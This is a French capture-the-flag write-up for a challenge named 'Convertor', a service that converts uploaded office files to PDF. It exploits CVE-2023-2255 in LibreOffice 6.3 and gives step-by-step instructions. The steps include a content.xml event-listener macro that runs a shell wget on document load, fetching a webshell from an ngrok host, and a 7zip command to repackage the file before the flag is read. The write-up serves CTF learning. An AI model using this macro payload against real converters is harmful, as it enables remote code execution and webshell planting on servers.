
# Write up convertor

Développement du challenge par Psyray et Icare, test et write up par Wlayzz

L'application Convertor permet l'upload de fichier office et le converti en PDF.

En uploadant un fichier on peut voir dans la console des indications sur le backend:




L'info est également présente dans les headers du fichier pdf généré en utilisant exiftool.

La version libre office 6.3 est vulnérable a la cve-2023-2255

CVE-2023-2255 | LibreOffice - Free Office Suite - Based on OpenOffice - Compatible with Microsoft


https://www.libreoffice.org/about-us/security/advisories/cve-2023-2255/

Cette vulnérabilité a été découverte par Icare un poc est disponible sur son github:

LibreOffice_Tips_Bug_Bounty/CVE-2023-2255 at main · Icare1337/LibreOffice_Tips_Bug_Bounty

Some tips for Bug Bounby using LibreOffice. Contribute to Icare1337/LibreOffice_Tips_Bug_Bounty development by creating an account on GitHub.

https://github.com/Icare1337/LibreOffice_Tips_Bug_Bounty/tree/main/CVE-2023-2255




POC:


1. Créer un document office
2. Dézipper le document
3. Supprimez le document .odt après le dézippe
4. Ajouter dans le content.xml la macro suivante dans les balises `<office:event-listeners>`

```
<script:event-listener script:language="ooo:script" script:event-name="office:load-finished" xlink:href="macro:shell(%
22wget%20http://5b3c-2001-861-4a80-2180-3dde-49b7-430a-ffb8.ngrok-free.app/shell.php%22)" xlink:type="simple"/>
```

5. On recrée le document odt grâce a 7zip

```
7zz a wlayzz.odt *
```

6. La macro ci-dessus télécharge un webshell sur le serveur :




7. On recupere le flag dans /flag